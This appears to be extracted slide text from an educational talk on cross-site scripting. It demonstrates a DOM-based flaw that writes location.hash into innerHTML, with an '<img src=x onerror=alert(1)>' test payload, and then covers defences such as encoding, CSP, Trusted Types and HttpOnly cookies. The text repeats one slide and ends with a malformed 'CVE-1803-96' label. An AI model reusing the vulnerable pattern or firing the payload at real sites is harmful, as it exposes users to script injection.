


name your input

shɫupchɫop



DUMPSITE.com




name your input

Kouider mzarbaa

shɫupchɫop

`https://dumpsite.com/#`

DUMPSITE.com




name your input

sh1upch1op



`https://dumpsite.com/#mzarbaa`

DUMPSITE.com



COMEWEL Mzarbaa



It isn't nice to
meet you

`https://dumpsite.com/#<img src=x onerror=alert(1)>`



```
document.body.innerHTML = "Welcome " + location.hash;
```



Protection against XSS.




1. Output Encoding (Contextual Escaping)

Why : Prevents injected scripts from being interpreted as code.


How : Encode data before inserting it into HTML, attributes, JavaScript, or URLs.

Tools: Use libraries like OWASP's Java Encoder or frameworks with built-in escaping (e.g., React, Angular).

The art of extracting **data** from **code execution**



2. Input Validation and Sanitization
- Why: Reduces the risk of malicious input entering your system.
 - How:
 - Validate input strictly (e.g., allow only expected characters).
 - Sanitize rich text inputs using libraries like DOMPurify or Bleach (Python).
 - Note: Validation alone is not enough – always combine with output encoding.



🔒 3. Content Security Policy (CSP)

- Why: Acts as a browser-side defense to block inline scripts and unauthorized sources.
- How: Set HTTP headers like:

```
Content-Security-Policy: default-src 'self'; script-src 'self'
```

- Bonus: Helps mitigate the impact of successful XSS attacks.




🔒 3. Content Security Policy (CSP)

- Why: Acts as a browser-side defense to block inline scripts and unauthorized sources.
- How: Set HTTP headers like:

```
Content-Security-Policy: default-src 'self'; script-src 'self'
```

- Bonus: Helps mitigate the impact of successful XSS attacks.




🔒 3. Content Security Policy (CSP)

- Why: Acts as a browser-side defense to block inline scripts and unauthorized sources.
- How: Set HTTP headers like:

```
Content-Security-Policy: default-src 'self'; script-src 'self'
```



- Bonus: Helps mitigate the impact of successful XSS attacks.



🔒 4. Use Trusted Types (for modern browsers)

- Why: Prevents DOM-based XSS by enforcing safe handling of dynamic HTML.
- How: Enforce via CSP:

```
Content-Security-Policy: require-trusted-types-for 'script'
```

- Bonus: Forces developers to use safe APIs for DOM manipulation.

🔒 5. HTTP-Only and Secure Cookies

- Why: Prevents JavaScript from accessing session cookies.
- How: Set flags:

```
Set-Cookie: sessionId=abc123; HttpOnly; Secure
```

Use secure frameworks. next.js, react.js.

Avoid Dangerous JavaScript APIs. eval(), innerHTML=

For more documentation: please visit:

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

REFERENCE:

[1] Web security academy : Cross_Site_Scripting

<https://portswigger.net/web-security/cross-site-scripting>

[2] OWASP 10 : Cross_Site_Scripting prevention

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

[3] OWASP 10 : Cross_Site_Scripting

<https://owasp.org/www-community/attacks/xss/>

[4] DEV.to : Cross origin resource-sharing

<https://dev.to/lydiahallie/cs-visualized-cors-5b8h>



End. CVE-1803-96. Thank you.